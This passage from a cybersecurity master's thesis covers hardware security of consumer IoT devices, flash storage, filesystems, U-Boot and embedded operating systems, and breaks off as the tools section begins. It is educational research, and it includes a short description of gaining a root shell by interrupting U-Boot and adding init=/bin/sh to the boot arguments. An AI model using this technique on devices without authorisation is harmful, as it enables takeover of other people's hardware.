POLITECNICO DI TORINO

Cybersecurity National Lab - CINI

Master Degree Thesis

Master Degree in Cybersecurity

Vulnerability Assessment of Low-Cost IoT Devices: Towards a Virtual Hardware Security Training Environment

Author: Alessandro Genova

Advisor: Samuele Yves Cerini
Co-Advisor: Nicolò Maunero

December, 2025

Abstract

Consumer-grade Internet of Things (IoT) devices, such as low-end routers, IP cameras and other always-connected appliances, have become an integral part of modern life, providing everyday connectivity and digital services in homes and small businesses. However, their affordability often comes at the expense of security. Manufacturers targeting the consumer market prioritise cost and usability, resulting in devices with critical vulnerabilities that can be exploited to gain unauthorised access and steal sensitive data. Tampered devices containing Trojan horses can also be reintroduced into the market. This widespread fragility highlights systemic weaknesses in the IoT ecosystem and emphasises the need for a practical approach to understanding hardware security.

At the same time, opportunities for hands-on hardware security training remain limited. Practical exercises on physical devices are rare and are often confined to expensive, hard-to-reach conferences. Furthermore, access to virtual platforms capable of realistic hardware simulation is restricted. Unlike software-focused Capture the Flag (CTF) exercises, which can be set up quickly with minimal resources, hardware-oriented education faces higher development barriers. It is difficult to provide learners with realistic device responses and interactions, not to mention reliable teaching materials that accurately reflect actual device behaviour. These limitations create a gap between the vulnerabilities present in everyday devices and the ability of professionals to study and mitigate them in a reproducible learning environment.

To address the issue, the study evaluates real consumer IoT devices to identify vulnerabilities in their hardware, firmware, companion mobile apps, and network protocols. The aim is to transform the findings into educational resources by collecting as much information as possible about the devices' behaviour. Such resources are intended to provide a basis for virtual training environments in which learners can perform exercises based on these artefacts to explore the hardware security domain, examine exploitation techniques, analyse vulnerabilities and discover defensive techniques — all without the need for physical hardware. This will lower barriers and make hands-on hardware security training more accessible.

The evaluation revealed several vulnerabilities, such as poor or complete lack of authentication in serial consoles, which could allow full system control upon hardware connection. Similarly, firmwares were found to be at risk due to unprotected flash memories and bootloaders lacking secure boot, which could enable tampering and supply-chain attacks. Companion app communications were sometimes unencrypted — exposing certain sensitive data such as video streams in RTP — or lacked certificate validation, leaving them susceptible to man-in-the-middle attacks.

Acknowledgements

I would like to express my deepest gratitude to everyone who supported me throughout this journey.

I would like to thank my supervisors, Samuele Yves Cerini and Nicolò Maunero, for giving me the opportunity to work on this thesis and collaborate with the ARTIC SERICS project at CINI. This experience has taught me a lot and allowed me to explore areas that are not easy to find and that I have long been interested in.

I would also like to thank my parents, my sister, and all my grandparents. Your constant support and encouragement have always motivated me to do my best in my studies and in life. Thank you for your love, your sacrifices, and for instilling in me the values that guide me every day.

Thank you to all my friends for all the beautiful memories we have shared and will share. I love you all.

Thank you to my girlfriend, who has always been there for me. You have always believed in me, even when I have doubted myself. Love you. Even if sometimes I'm difficult, thank you for putting up with me.

Thank you to my best friend. You are like a brother to me, sharing the same values, and I know I can always find you by my side. Thank you for all the great moment we've shared and will share.

Forza Palermo Sempre.

Contents

List of Tables

List of Figures

Chapter 1

Introduction

In the contemporary era, technological devices and systems are ubiquitous, thereby rendering security a pivotal concern. The Internet of Things (IoT), however, is based on a different principle, where manufacturers prioritise cost reduction and essential functionality over the implementation of robust security measures. The market provides consumer-grade embedded devices, such as home routers and surveillance cameras, which are equipped with only basic security features. The market is confronted with a dilemma where the necessity to render devices economical is in direct opposition to the necessity to ensure their security. This has resulted in a multitude of products that are inherently vulnerable to security breaches. These weaknesses extend far beyond individual devices. For instance, a flaw in a single webcam model can allow attackers to access live video streams from an entire family of similar devices, while insecure routers can provide entry points into entire home or office networks. In addition, attackers have demonstrated their ability to conduct supply-chain attacks by distributing compromised units within the market.

The pervasive issue of insecurity is made worse by a significant educational problem, as students do not have enough accessible resources to pursue studies in the domain of hardware security. The software domain offers accessible online courses and virtual Capture the Flag (CTF) competitions; however, hardware security remains a niche field with high barriers to entry. The financial burden of professional training courses, in conjunction with the necessity for specialised equipment and laboratory facilities, poses significant obstacles for beginners trying to take their first steps in the field. Consequently, many individuals in the field possess only a rudimentary understanding of hardware security, which may impede their capacity to identify and address vulnerabilities in hardware systems.

This thesis addresses two key issues: firstly, the prevalence of insecure consumer IoT devices, and secondly, the educational gap in hardware security. The present study evaluates the security of low-cost embedded devices by testing their hardware interfaces (e.g. UART debug ports and SPI NOR flash), firmware structures, network protocols, and companion applications. The research documents discovered vulnerabilities alongside the tools, methodologies, and procedures used to identify them, producing a comprehensive set of artifacts — including firmware images extracted from SPI flash, filesystem dumps (e.g. SquashFS and JFFS2), network captures, UART bootlogs and exploitation techniques — that reflect real world security conditions.

The educational dimension of this work is central to its purpose. The findings and artefacts gathered during these assessments are intended to support the development of virtual hardware security training platforms, contributing to a larger initiative supported by the ARTIC Project, under the Spoke 4 umbrella of Fondazione SERICS. The overarching vision is to create web-based environments that simulate realistic hardware scenarios, utilising visual representations of printed circuit boards (PCBs) and interactive tool interfaces. This approach enables learners to engage with device analysis and exploitation techniques, such as identifying and accessing UART debug interfaces or analysing firmware with tools like `binwalk` or `Ghidra`, without the necessity for physical hardware. Consequently, it democratises access to this specialised knowledge, thereby bridging the gap between theoretical knowledge and practical application.

The security assessments conducted in this research show that a significant proportion of low-cost IoT devices are found to be deficient in fundamental security controls. The experimental results indicate critical system vulnerabilities, including debug interface authentication deficiency, the absence of secure boot and firwmare anti-tampering mechanisms, outdated software, unencrypted network communication (e.g. RTSP plaintext video streaming). The analysis demonstrates how attackers utilise these vulnerabilities to gain unauthorised hardware access, intercept sensitive communications, and insert backdoors into the system. The thesis documents actual threats to create educational materials. These reduce entry barriers for hardware security learning by addressing both insecure device design problems and workforce training deficiencies.

The remainder of the document is organized as follows. In Chapter 2, *Background*, established the foundational concepts of hardware security, embedded systems, and the threat models relevant to IoT devices, providing the reader with the necessary context to understand the subsequent analyses. Chapter 3, *State of The Art*, reviews the current landscape of security in IoT and embedded systems, as well as existing hardware security training platforms, contextualizing this work within the literature and identifying gaps in current approaches. Chapter 4, *Contributions*, presents the primary contributions of this thesis, outlining the motivation for the vulnerability assessment of IoT devices and explaining how this research forms the basis for developing accessible hardware security training environments. Chapter 5, *Experimental Results*, details the outcomes obtained from the security assessments of multiple consumer IoT devices, documenting the methodologies employed, the vulnerabilities discovered, and the progressive insights gained throughout the analysis. Finally, Chapter 6, *Conclusion*, summarizes the findings, discusses their implications, and outlines directions for future work.

Chapter 2

Background

The present chapter establishes the fundamental knowledge required to comprehend the vulnerabilities inherent in embedded and Internet-of-Things devices, as well as the methodologies employed to exploit them. The research examines attacker objectives and the ways in which hardware-based security breaches influence the overall security of systems, outlining the motivations behind such attacks and the threat types they generate. This chapter does not proceed by demonstrating specific attack methods. Rather, it establishes a conceptual framework for readers to analyse forthcoming analyses of chapters. This is achieved by means of an explanation of hardware security concepts and threat models, and embedded system characteristics. The section also provides a summary of standard tools and methods used for hardware and firmware analysis, which help detect and fix security weaknesses.

2.1 Foundations of Hardware Security

Hardware is the foundational element that provides support for all upper-level security systems, encompassing software protections, cryptographic protocols and access controls. The security of this system level is pivotal in determining the protection of all systems that come after it, as attackers can potential flaws and vulnerabilities at this stage to access and circumvent software security measures. The repercussions of such actions extend beyond the confines of individual devices, thereby enabling large-scale exploitation.

2.1.1 The Role of Hardware in Cybersecurity

A rigorous taxonomy is imperative to delineate the multifaceted roles of hardware in cybersecurity. Paolo Prinetto asserts [26] that three distinct yet interconnected concepts must be accorded equal consideration: *Hardware Security*, *Hardware-based Security*, and *Hardware Trust*. The three components serve distinct purposes and protect against different threats during various stages of system development. It is these factors that establish the basis for reliable embedded systems.



Figure 2.1. Hardware Security, Hardware-based Security and Hardware Trust relationship [26]

Hardware Security encompasses all aspects pertaining to hardware components, such as vulnerabilities with the associated attacks and protective measures, irrespective of the implementation technology, design tools, or abstraction level utilised. Hardware Security is responsible for the provision of protective solutions that have been developed with the purpose of preventing vulnerabilities and attacks during every stage of the process of developing hardware. The protection is initiated through security-by-design during the specification and production phases, and is sustained through runtime mitigation and field patching for deployed devices. The discipline is designed to safeguard the hardware substrate, thereby facilitating the effective operation of higher-layer protective measures. This constitutes the last line of defense against potential attacks.

Considering the *Hardware-based Security* concept, its function is to utilise hardware components to protect system elements, encompassing software and firmware, in addition to data and communication channels, from attacks that leverage non-hardware system vulnerabilities. The paradigm establishes a chain of trust that originates in silicon and persists through the system stack. This is achieved by employing a series of security measures, including secure boot, measured boot, remote attestation, sealed storage, and isolated execution environments. Key implementations include Trussted Platform Module (TPM) and Trusted Execution Environment (TEE) standards, Memory Protection Units (MPUs), hardware ciphers, true random number generators, proprietary solutions (ARM

TrustZone, *Intel SGX*, *Apple Secure Enclave*), open platforms (*SEcube™*, *USB Armory*), and repurposed safety features in microcontrollers. The root of trust's integrity serves as the fundamental basis, since a compromised hardware substrate can result in the failure of all connected protections depending on it. It is evident that Hardware Security constitutes a fundamental enabler for Hardware-based Security.

Hardware Trust protects hardware components by verifying their authenticity and origin, maintaining their expected behaviour, and defending against physical tampering, malware attacks and physical interference. The presence of counterfeit products in the marketplace may include items that have been recycled, modified, overproduced, or defective; in addition, they may contain cloned parts, which can lead to accelerated deterioration and unaddressed security vulnerabilities. The process of detection is contingent upon the utilisation of electrical testing, X-ray imaging, and provenance tracking methodologies. Conversely, the prevention of such devices necessitates the implementation of unique device identities, such as the ones enabled by the use of Physically Unclonable Functrions (PUFs) and secure provisioning mechanisms. The establishment of trust is predicated on the presence of cryptographic attestation, which serves as a foundational element in the development of trust-based systems.

The three concepts exist in a dependent relationship because *Hardware Security* functions as the foundation for *Hardware-based Security*, which then supports *Hardware Trust* through its defense of authenticity mechanisms.

The research proposed in this thesis focuses on embedded and IoT *Hardware Security*, studying the effects of the lack of basic *Hardware-based Security* primitives such as TPM, TEE, and secure boot, and *Hardware Trust* mechanisms including PUF-based keys and anti-recycling measures, with the final goal of establishing threat models and defense strategies.

2.1.2 Hardware Security Threats and Adversary Motivations

Adversaries targeting hardware systems pursue objectives that shape their choice of targets, resource allocation, and operational persistence. These include financial gain, strategic or competitive advantage, ideological aims, political influence, and military objectives. Financial incentives are particularly prevalent, facilitated by dark web marketplaces where vulnerabilities are traded. Such motivations drive theft of intellectual property (IP), counterfeiting, unauthorized cloning, overproduction in untrusted foundries, ransomware, botnet formation for Distributed Denial of Service (DDoS) campaigns (e.g., the Mirai botnet [2]), and illicit use of computational resources for cryptocurrency mining.

State-sponsored actors, including nation-states and intelligence agencies, operate with large, long-term resources, specialized personnel, and diplomatic cover. Such operations often combine key extraction, covert backdoor installation, and persistence measures for espionage and potential future sabotage against critical infrastructure. Insider threats pose similar risks, introducing hardware Trojans (HTs), leaking source code, or sabotaging tape-outs through disgruntled employees. Corporate espionage employs device acquisition, reverse engineering, and talent poaching, while security researchers and hacktivists may responsibly disclose zero-day vulnerabilities that can be misappropriated for malicious purposes.

Hardware security threats span the entire device lifecycle, from specification and design

to fabrication, deployment, maintenance, and decommissioning. The complexity of global supply chains exposes systems to untrusted actors, including IP vendors, offshore foundries, subcontracted test houses, and secondary resale markets. Malicious modifications during design, fabrication, assembly, or post-market resale — often manifesting as hardware Trojans — may remain dormant until triggered. Broader systemic risks arise from supply-chain compromises, such as tampered firmware images, breaches of update servers, or the introduction of counterfeit units through uncontrolled manufacturing. Counterfeit or recycled components bypass quality controls, introducing defects that compromise safety and reliability.

The impact of these attacks is severe. Unauthorized firmware extraction and functional cloning allow replication of device designs and identification of latent vulnerabilities. Such devices can void warranties, enable malware propagation, bypass digital-rights protections (DRM), and threaten IoT networks. Active manipulation of hardware or embedded software can degrade performance, induce denial-of-service, or inflict physical damage to critical infrastructure, as exemplified by Stuxnet [11]. Trust breaches at a single point can propagate across product families sharing components, firmware, or update infrastructure, as with Spectre [19] and Meltdown [22].

Mitigation requires a layered, lifecycle-oriented approach. Supply-chain diversification, split manufacturing, logic locking, and proactive market surveillance enhance long-term resilience [30]. Secure hardware elements and device-unique identities (e.g., on-die identifiers) reinforce provenance, while firmware protections—including secure boot, encrypted storage, update verification, and rollback prevention—ensure confidentiality and integrity [9].

2.1.3 Technical Aspects of Hardware Compromise

Hardware subversion employs diverse techniques for privilege escalation, data extraction, or control hijacking, exploiting physical access or implementation weaknesses.

Extracting Secrets and Firmware

Confidential assets, comprising cryptographic keys, authentication tokens, and proprietary algorithms, can be obtained to facilitate IP theft, industrial espionage, or the crafting of further attacks. Firmware extraction enables reverse engineering and the identification of vulnerabilities.

Acquisition can be performed using three main categories of methods:

- *Non-invasive* techniques: In-system Flash dumping via serial interfaces (UART) or interception of Over-the-Air (OTA) updates.
- *Invasive* approaches: Decapsulation, Ball Grid Array (BGA) package desoldering, and chip-off extraction.
- *Semi-invasive* attacks: Dumping Flash storage by connecting an external programmer in-situ (e.g., using a CH341A-based board), or dumping RAM via cold-boot attacks (which exploit residual data in RAM immediately after power-off to recover sensitive information like encryption keys [13]).

Side-channel analysis is a powerful non-invasive technique that infers secrets by measuring physical signals—power consumption, electromagnetic (EM) emissions, and timing variations—during cryptographic operations. Techniques include Simple Power Analysis (SPA) for visual pattern detection, Differential Power Analysis (DPA) [20] for statistical key extraction, and Correlation Power Analysis (CPA) [8] which utilizes leakage models. EM analysis similarly observes emissions to reveal internal activity without interfering with execution.

To ensure confidentiality, firmware must be encrypted and obfuscated to hinder analysis. Modern System-on-Chip (SoC) designs utilize tamper-resistant components, such as firmware TPMs (fTPMs) and Physical Unclonable Functions (PUFs), to safeguard keys; physical probing of a PUF alters its inherent characteristics, destroying the secret it protects. Against side-channel attacks, effective countermeasures include constant-time execution, blinding, masking, and tamper-resistant packaging or EM shielding [6]. While earlier standards like FIPS 140-2 missed these vectors, FIPS 140-3 introduces Test Vector Leakage Assessment (TVLA) to evaluate information leakage [32, p. 422].

Gaining Control and Tampering the System

Attackers may attempt to modify device behaviour by inserting Trojans, bypassing DRM, or altering main functionalities to obtain full control.

Exposed debug interfaces (UART/JTAG/SWD) and unprotected bootloaders allow attackers to halt cores, inspect memory/registers, or modify boot variables to execute unauthorised kernel code. It is also possible to reflash storage using external programmers. Vulnerabilities are amplified by insecure processes such as unsigned OTA procedures or untrusted software distribution channels.

Active *fault-injection* techniques — including voltage or clock glitching, electromagnetic pulses, laser/optical strikes, and Rowhammer [18] — can momentarily disturb a device's computations without physical modification. Precisely timed faults (e.g., using tools like ChipWhisperer) may induce skipped checks or corrupted intermediate values, enabling attackers to bypass secure-boot flows or undermine access controls. Such attacks have been demonstrated even against hardware wallets like the *Trezor* family [32, p. 223].

Operational safeguards against these integrity attacks include guarded debug-interface access and continuous monitoring. This involves anomaly detection, canary-based integrity checks, and dedicated sensors for fault or glitch detection [27]. Finally, a robust root-of-trust implementation with immutable measurements ensures only authorized code is executed, protecting against persistent modification.

2.2 Embedded Systems Fundamentals

Understanding embedded architecture is essential for threat contextualization and analysis. While commercial devices rely on standardised, reusable components that accelerate development, they also create shared vulnerability surfaces.

2.2.1 What is an Embedded System

Embedded Systems are specialized computing platforms integrated within larger mechanical/electronic systems, designed for dedicated functions under constraints of power, size, cost, and real-time responsiveness. Unlike general-purpose systems, embedded platforms often feature fixed firmware, minimal peripherals, and application-specific instruction sets. They range from simple 8-bit microcontrollers in appliances to 64-bit SoCs in smart TVs, often operating headless for their entire lifecycle.

2.2.2 Commercial Embedded Systems and Common Components

Many modern embedded devices are built around System-on-Chip (SoC) designs, which integrate multiple functional blocks or intellectual-property (IP) cores on a single die. Depending on the product, a SoC may include analog front-ends (for example, ADCs or RF front-ends), digital processors (CPUs, GPUs, or DSPs), cryptographic accelerators, on-chip memory (RAM, ROM, and flash), and power-management circuitry.

Embedded products frequently make extensive use of commercial off-the-shelf (COTS) components and modules to shorten time-to-market and reduce development cost. Standard debug and test interfaces (for example, UART, JTAG/SWD) simplify validation and development but can also expose attack surfaces if left accessible in production units. Although these interfaces can be permanently disabled — for instance by blowing eFuses that lock the chip's debug interfaces — this is not always practical, as manufacturers and end users may occasionally require legitimate troubleshooting or recovery access, which discourages complete removal.

Ecosystem-level reuse is common: widely used bootloaders (e.g., U-Boot), operating systems (Linux and various RTOSes), vendor SDKs (ESP-IDF, STM32Cube, etc.), and popular development modules and boards (ESP32 modules, Raspberry Pi Compute Modules, Arduino boards) combine to produce ready-to-deploy embedded platforms. While this reuse accelerates development, it can also propagate vulnerabilities across products.

A number of insecure practices are repeatedly observed across the industry — for example, unchanged default credentials, disabled or absent secure-boot configurations, insufficiently authenticated update mechanisms, and embedded or hardcoded cryptographic material — all of which increase the risk of compromise if not addressed.

2.2.3 Different Types of Non-Volatile Storage

- **SPI NOR**: small-capacity Flash memory (usually 1–64 MB, occasionally up to 256 MB). It can execute code directly (*XIP*, execute in place: the CPU can run code directly from Flash without copying it to RAM, but this has typically slower execution than running on RAM). Access is simple via low-pin-count serial interfaces. It lacks an internal storage controller (no FTL); the host manages data directly. Such type of memory is extremely common and one of the most used type of Flash memory in embedded systems.

- **Raw NAND**: high density low cost Flash memory (hundreds of MB to GB). Organized in pages/blocks (not byte-addressable). It's connected via a parallel bus to the external controller: the host must implement the driver/FTL for ECC (Error Correction Code),

wear-levelling, and Bad Block Management (BBM). Used for large data storage in legacy systems and high-end industrial routers.

- **SPI NAND**: A hybrid solution offering the high density of NAND with the simpler serial interface of SPI (reduced pin count). Unlike legacy Raw NAND, modern SPI NANDs often include on-die ECC, offloading the bit-correction burden from the host, although the host must still manage logical-to-physical mapping and bad blocks. Ideal for high-capacity storage in IoT devices, where SPI NOR is too small-sized and eMMC too costly.
- **Managed NAND (eMMC/UFS)**: NAND Flash with a sophisticated integrated controller that hides the complexity of NAND physics (ECC, wear-leveling, BBM) behind a standard block device interface. UFS (high-speed serial interface, standard in modern smartphones) is faster and more advanced than eMMC (parallel interface, common in legacy or low-cost mobile/embedded). BGA packaging usually requires desoldering or socket programming for chip-level access.
- **EEPROM**: byte-addressable and small data size (typically less than 1MB) memory optimized for high endurance. Used for small configuration data (calibration, MAC addresses, serial numbers). Found in microcontrollers and SoCs.
- **OTP / eFuses**: One-Time Programmable memory implemented via physical fuses (burning silicon links). Critical for the *Hardware Root-of-Trust*: they store the Public Key Hash (ROTPK) for Secure Boot validation, JTAG disable bits, and unique device encryption seeds. Once blown, the state is immutable at the hardware level.

The interface type and packaging affect how easy it is to access the memory. SPI NOR devices are typically offered in SOIC-8/SOP-8 packages, which makes them easy to probe in-situ via test clips (with an external programmer, e.g. CH341A) [32, p.89]. Parallel NAND, SPI NAND, and BGA-packaged eMMC/UFS usually require desoldering, socket programming, or specialized programming interfaces.

2.2.4 MTD Partitions and Common Filesystems

Memory Technology Device (MTD)

In Linux-based embedded systems, access to raw Flash memory is provided through the MTD subsystem, which offers a unified interface for Flash devices that differs from standard block or character devices. A key characteristic of Flash memory is that an entire block must be erased before it can be rewritten. While modern block devices (SSDs, USB drives, eMMC, etc.) use the same NAND Flash technology, their built-in Flash Translation Layer (FTL) hides this requirement, allowing them to behave like ordinary block devices. The MTD subsystem, in contrast, exposes the erase-before-write behavior directly to software. Flash memory also exhibits random-access capabilities and wear-out characteristics, unlike simple character streams (e.g. mouse or keyboard). Data cannot be overwritten at the byte level; instead, entire blocks (typically 64-256 KiB) must be erased to all `1`s before any bit can be set to `0`.

Flash memory is generally organised into various partitions, which encompass the bootloader, environment variables, kernel, root filesystem, and user or configuration data. There are two methods that can be employed in order to verify the layout of partitions. The initial method involves inspecting the `/proc/mtd` directory, or alternatively, the examination of the boot log messages. The second approach involves conducting a direct analysis of the firmware blob, with the objective of manually identifying the various areas or partitions, as well as any system file, which collectively define the partition layout.

Common Filesystems

- **JFFS2 (Journaling Flash File System v2)** A log-structured filesystem for raw Flash (NOR/NAND) operating directly on MTD, provides support for compression through `zlib`, `lzo`, and `lzma`, and enables features such as hard links, wear-leveling, and garbage collection. It's characterised by the concurrent storage of metadata and data in sequential nodes, which are located within eraseblocks that bear version numbers. The process of garbage collection has the function of reclaiming obsolete nodes and evenly spreading erase cycles across all eraseblocks to prevent some blocks from wearing out faster than others. It skips any blocks that the MTD layer has identified as unreliable/bad, so it never allocates data there; it also performs scan of all nodes during the mounting process, with the objective of restoring the entire filesystem to its original state. It functions in the absence of power interruptions; however, it requires a greater duration to mount large partitions.

  Use in embedded systems: It functions as a writable filesystem. It has been engineered to provide native support for the management of wear and bad blocks, as well as power loss resilience, without the necessity for a block-emulation layer. This development is expected to result in enhanced reliability for raw NAND/NOR.

- **SquashFS** A read-only compressed file system that has been optimised for use on memory-constrained embedded systems. It supports a variety of compression algorithms, including `zlib`, `lz4`, `lzo`, `xz`, `lzma2`, and `zstd`, and block sizes ranging from 4 KiB to 1 MiB. It has been developed to store both data and metadata in a unified manner, whilst providing support for a range of file formats, including fragments, directory indexes, sparse files, and NFS export. It has been engineered to prevent runtime wear by operating in read-only mode. However, in order to apply updates, users are required to create a new image with the `mksquashfs` program.

  Use in embedded systems: It is used as static system partitions, encompassing the kernel, libraries and firmware, due to the fact that it delivers 2-3x compression results and expeditious mount times, whilst exhibiting zero runtime wear (since read-only).

Extraction Tools

Tools like `jefferson` (JFFS2) and `sasquatch` (SquashFS) allow users to extract and rebuild these file systems by working with raw Flash images.

2.2.5 Common CPU Architectures and Memory Models

Modern systems rely on a few dominant CPU architectures, balancing performance, power efficiency, and security through mechanisms like memory protection and virtual addressing.

- **ARM Family**: Dominant architecture in embedded and IoT, ranging from microcontrollers to high-performance SoCs. Key features include memory access control and TrustZone security (a TEE).
  - *Cortex-M Series*: Low-power microcontrollers (e.g., STM32, nRF52/53). Simplified memory model: no MMU, optional MPU (Memory Protection Unit) with few regions, direct memory access. Ideal for lightweight IoT.
  - *Cortex-A Series*: Powerful SoCs (e.g., Linux-based gateways, routers). Features MMUs providing virtual memory support and page tables. Memory types include Normal (can be cached, reorderable) and Device (uncached, non-reorderable).
- **MIPS**: Found in legacy or entry-level embedded systems (e.g., routers). Often uses a fixed virtual-to-physical segmentation for cores without a full MMU. Segments include KUSEG (user virtual, TLB-translated), KSEG0 (kernel cached, direct-mapped), and KSEG1 (kernel uncached, direct-mapped).
- **Other Architectures**: Includes RISC-V (emerging open-source ISA for low-power IoT), Xtensa cores (configurable, popular in ESP32/Wi-Fi/BLE devices), and AVR/PIC (basic automation, e.g., ATmega in Arduino).

ARM cores dominate modern IoT, covering both higher-performance SoCs (Cortex A) and low-power microcontrollers (Cortex M). ESP32/Xtensa remains popular in maker and consumer devices. RISC-V is emerging in low-power and experimental designs, while MIPS and AVR/PIC persist mainly in legacy or cost-sensitive applications.

2.2.6 U-Boot: Practical Overview and Interaction

Overview U-Boot (Das U-Boot) is a universal open-source bootloader widely used in embedded and IoT devices (routers, webcams). It executes immediately after the SoC Boot ROM loads it from non-volatile storage. U-Boot initializes essential hardware, provides a UART console, manages persistent environment variables, and supports flexible booting (local/network).

Boot stages and initialization U-Boot often uses a two-stage process: a minimal *Secondary Program Loader* (SPL) for initial setup (like DRAM initialization), followed by the full U-Boot binary. It enables only required peripherals (UART, Flash, Ethernet). The boot sequence is defined by the configurable `bootcmd`. Control is passed to the OS kernel entry point once loaded.

Interactive shell and commands If interrupted, U-Boot enters an interactive shell. This allows memory inspection/modification (`md`, `mw`), Flash access (`mmc`, `sf`, `nand`), network operations (`tftpboot`), and manual booting (`bootm`, `bootz`). Persistent variables (`bootcmd`, `bootargs`) are managed with `printenv`, `setenv`, and `saveenv`.

Physical interaction and typical workflows Interaction requires a USB-TTL adapter connected to the UART pins (typically 3.3V/1.8V, 115200 baud). Pressing any key within the `bootdelay` window grants shell access. Attackers can examine or modify Flash/memory (e.g., `sf read/write`) or alter boot parameters, such as setting `init=/bin/sh` in `bootargs` to gain a root shell, assuming the kernel honors the command line.

Security considerations Most consumer devices ship with an unlocked UART console and lack secure boot enforcement, making full system compromise trivial with physical access. An attacker can easily modify U-Boot or the kernel. Security requires SoC-level authentication of signed bootloader binaries as the trust anchor, followed by verified boot for the kernel, and the disabling or restriction of debug interfaces (UART, JTAG). If the SoC ROM does not authenticate U-Boot, downstream protections fail. U-Boot is the first user-accessible stage after the SoC ROM, representing a critical attack surface.

2.2.7 Real-Time Operating Systems (RTOS) vs Linux-Based Systems

The IoT landscape can be divided into **Linux-based systems** and **real-time operating systems (RTOS)**, reflecting a trade-off between rich functionality and deterministic behavior. Hardware characteristics drive this choice: gateways and edge devices typically favor Linux, while sensor and actuator nodes rely on lightweight RTOS.

Key RTOS Characteristics

RTOS ensure predictable, low-latency operation on constrained microcontrollers (typically <1 MB RAM, often without an MMU). Representative examples include:

- **RT-Thread**: Modular, small-footprint kernel (base kernel ∼3 KB, can grow with optional modules) with preemptive scheduling, priority inheritance, and thread-safe IPC. Supports ARM and RISC-V. Optional GUI and filesystem middleware are available. Suitable for wearables, IoT hubs, and safety-critical applications requiring deterministic response.
- **eCos**: Highly configurable kernel (10-100 KB depending on configuration) with HAL abstraction, lightweight networking, and rapid boot-time. Optimized for deeply embedded, low-power systems and legacy industrial controllers.
- **FreeRTOS**: Minimalistic kernel (6-10 KB for basic configurations) with preemptive priority scheduling, software timers, and lightweight IPC. Supports multiple architectures (ARM Cortex-M, RISC-V, ESP32) and integrates with various middleware. Suitable for simple sensors and moderately complex embedded nodes.

RTOS commonly employ static memory allocation and tickless idle modes. Context-switch latency can be very low (often tens of microseconds or below on small MCUs), but exact values depend on the hardware and kernel configuration.

Linux-Based IoT Systems

Linux-based environments encompass both general-purpose distributions (e.g., OpenWrt, Ubuntu Core) and custom images generated via build systems (e.g., Buildroot). These systems deliver rich networking stacks, complex filesystems, and extensive driver ecosystems. They rely on dynamic memory, multitasking, and POSIX compliance. Standard Linux scheduling introduces nondeterministic latency. The `PREEMPT_RT` patch can improve real-time behavior, typically reducing soft real-time response to hundreds of microseconds by making Linux more "interruptible" so high priority tasks can preempt almost any kernel operation, though it has more complexity compared to a native RTOS.

Design Trade-Offs

- **Determinism**: RTOS provide predictable latency; Linux offers best-effort scheduling.
- **Footprint**: RTOS operate with tens of KB; Linux requires tens of MB.
- **Functionality**: Linux enables rich connectivity, user-space processes protections, better and easier support development; RTOS favor reliability, static allocation, and simplified certification.

Hybrid Architectures

A common approach couples Linux on a high-performance core for connectivity and user interfaces with an RTOS on a co-processor or low-power core for real-time tasks, ensuring deterministic control while leveraging Linux scalability.

Application Guidance

- **RTOS**: Preferred for battery-powered sensors, control loops, or safety-critical applications requiring low-latency, predictable behavior.
- **Linux**: Suitable for gateways, edge devices, or nodes needing complex connectivity, rapid prototyping, and extensive software libraries.

2.3 Hardware and Software Tools for Embedded Systems Analysis

Instrumental support for embedded systems analysis comprises a set of hardware interfaces and software utilities selected to enable physical access, artifact acquisition, and behavioural examination. The following text adopts an academic register and employs passive constructions; methods and tools are described in narrative form with concrete examples of commonly used instruments, commands and parameters to avoid excessive generality.

2.3.1 Hardware Instrumentation

Measurement and interfacing instruments are required to perform reliable analysis. In figure 2.2 there are, ordered by number in the picture, the following tools: (1) multimeter, (2) UART-to-TTL adapter, (3) logic analyzer, (4) CH341A external programmer with a SOIC8/SOP8 test clip, (5) PCBite probes and holders.

